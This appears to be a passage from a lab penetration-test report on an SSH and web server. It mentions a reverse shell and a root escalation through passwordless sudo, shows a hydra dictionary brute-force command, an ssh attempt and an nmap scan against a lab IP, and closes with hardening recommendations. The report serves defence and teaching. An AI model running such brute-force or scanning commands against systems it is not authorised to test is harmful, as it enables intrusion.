The screenshots confirm successful reverse shell access from the target system. Enumeration reveals that the armour user has passwordless sudo privileges for multiple binaries. This misconfiguration allows execution of a root shell, resulting in full administrative access to the system.

8.2. Attacks Prevented/Failed After MFA Implementation

Attack 1: Password Brute-Force and Dictionary Attacks

Because password authentication is disabled, brute-forcing passwords is ineffective.

```
hydra -l user -P rockyou.txt ssh://192.168.28.148 -s 2233
```

Why it fails:

- PasswordAuthentication no disables password-only logins.
- MFA requires an OTP in addition to the SSH key, preventing automated login attempts.

Attack 2: Credential Stuffing / Password Reuse

Even if an attacker obtains a valid password from another breach, SSH access cannot be gained using passwords alone.

Example attempt (blocked):

```
ssh -p 2233 ubuntu@192.168.28.148
```

Why it fails:

- Password-based logins are not accepted.
- MFA introduces an additional factor (OTP), preventing password-only compromise.

Attack 3: Compromise of SSH Password Only

If an attacker only knows the account password, they still cannot log in.

Why it fails:

- Password logins are disabled.
- Authentication requires SSH key + OTP.

Attack 4: Large-Scale Automated SSH Bot Attacks

Automated scanning and login attempts are reduced because the SSH service is moved off the default port and requires OTP.

Example scan (still possible), but exploitation is reduced:

```
nmap -p 2233 -sV 192.168.28.148
```

Why compromise is unlikely:

- Bots typically target port 22.
- OTP requirement breaks automation.

Recommendations

Recommendation	Summary
Enforce MFA	Keep TOTP-based MFA enabled and require AuthenticationMethods publickey,keyboard-interactive. Remove the nullok option so that all users must provide a valid TOTP code during SSH authentication.
Remove web shell & patch web server	Remove or restrict any identified web shells and upgrade Apache and PHP to supported versions. Audit web directories to prevent unauthorized file uploads and code execution vulnerabilities.
Secure backup directory	Review backup contents for sensitive data, rotate or remove outdated archives, and relocate backup files outside of web-accessible directories to prevent unauthorized access.
Correct sudoers configuration	Review /etc/sudoers and files under /etc/sudoers.d to remove NOPASSWD entries for shells and broad command groups. Restrict sudo access to only required commands and enforce password prompts.
Harden SSH	Disable password authentication where possible, set MaxAuthTries to limit login attempts, restrict PermitRootLogin, and remove weak or deprecated cryptographic algorithms.
Disable unused services	Disable unnecessary services such as RPC or NFS if not required. If NFS is needed, restrict exports to specific hosts and configure them as read-only.
Logging & monitoring	Enable verbose SSH logging and centralize logs. Monitor web server and sudo logs for suspicious activity and configure alerts for repeated authentication failures or privilege escalation attempts.
Apply timely updates	Regularly update the operating system and installed services. Replace end-of-life software such as PHP 5.4 with supported versions to reduce exposure to known vulnerabilities.